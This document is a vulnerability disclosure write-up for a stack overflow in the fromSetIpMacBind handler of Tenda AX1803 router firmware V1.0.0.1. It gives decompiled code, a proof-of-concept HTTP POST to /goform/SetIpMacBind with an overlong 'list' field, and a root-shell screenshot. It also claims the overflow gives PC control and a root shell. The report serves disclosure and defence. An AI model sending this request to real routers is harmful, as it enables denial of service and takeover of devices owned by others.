# Tenda AX1803 (V1.0.0.1) has a stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.tenda.com.cn>
- Firmware download address : <https://www.tenda.com.cn/download/detail-3421.html>

## Product Information

Tenda AX1803 V1.0.0.1, the latest version of simulation overview :

## Vulnerability details

The Tenda AX1803 (V1.0.0.1) was found to have a stack overflow vulnerability in the fromSetIpMacBind function. An attacker can obtain a stable root shell through a carefully constructed payload.

```

1 int __fastcall fromSetIpMacBind(int a1)
2 {
3     const char *v1; // r5
4     unsigned int v2; // r0
5     int i; // r4
6     char *v4; // r0
7     char *v5; // r11
8     int v6; // r3
9     int v7; // r5
10    int v8; // r2
11    int v10; // [sp+8h] [bp-440h]
12    char *nptr; // [sp+10h] [bp-438h]
13    int v13; // [sp+14h] [bp-434h]
14    char v14[32]; // [sp+28h] [bp-420h] BYREF
15    char v15[32]; // [sp+48h] [bp-400h] BYREF
16    char v16[64]; // [sp+68h] [bp-3E0h] BYREF
17    char v17[64]; // [sp+A8h] [bp-3A0h] BYREF
18    char dest[64]; // [sp+E8h] [bp-360h] BYREF
19    char v19[128]; // [sp+128h] [bp-320h] BYREF
20    char v20[128]; // [sp+1A8h] [bp-2A0h] BYREF
21    char s[256]; // [sp+228h] [bp-220h] BYREF
22    char v22[288]; // [sp+328h] [bp-120h] BYREF
23
24    memset(s, 0, sizeof(s));
25    memset(v16, 0, sizeof(v16));
26    memset(v19, 0, sizeof(v19));
27    nptr = (char *)websgetvar(a1, "bindnum", "0");
28    v1 = (const char *)websgetvar(a1, "list", &byte_1EACC5);
29    GetValue("dhcps.Staticnum", v19);
30    v13 = atoi(v19);
31    v2 = atoi(nptr);
32    v10 = v2;
33    if ( v2 > 0x20 )
34    {
35        printf("staic ip number over %d\n", 32);
36        goto LABEL_30;
37    }
38    for ( i = 1; ; ++i )
39    {
40        v6 = (int)v1;
41        if ( v1 )
42            v6 = 1;
43        if ( i > v10 )
44            v6 = 0;
45        if ( !v6 )
46            break;
47        memset(v20, 0, sizeof(v20));
48        memset(v17, 0, sizeof(v17));
49        memset(v22, 0, 0x80u);
50        memset(v14, 0, sizeof(v14));
51        memset(v15, 0, sizeof(v15));
52        memset(dest, 0, sizeof(dest));
53        v4 = strchr(v1, 10);
54        v5 = v4;
55        if ( v4 )
56        {
57            *v4 = 0;
58            strcpy(v20, v1);
59            v1 = v5 + 1;
60        }
61        else
62        {
63            strcpy(v20, v1);
64        }
65        if ( v20[0] == 13 )

```

In the `fromSetIpMacBind` function, the `v1` (the value of `list`) we entered is directly copied into the `v20` array through the `strcpy` function. It is not secure, as long as the size of the data we enter is larger than the size of `v20`, it will cause a stack overflow.

## Recurring vulnerabilities and POC

---

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks



```
POST /goform/SetIpMacBind HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

bindnum=1&list=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .

As shown in the figure above, we can hijack PC registers.

```
BusyBox v1.30.1 (2022-05-18 22:14:21 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# ls -l

#
```

Finally, you also can write exp to get a stable root shell.
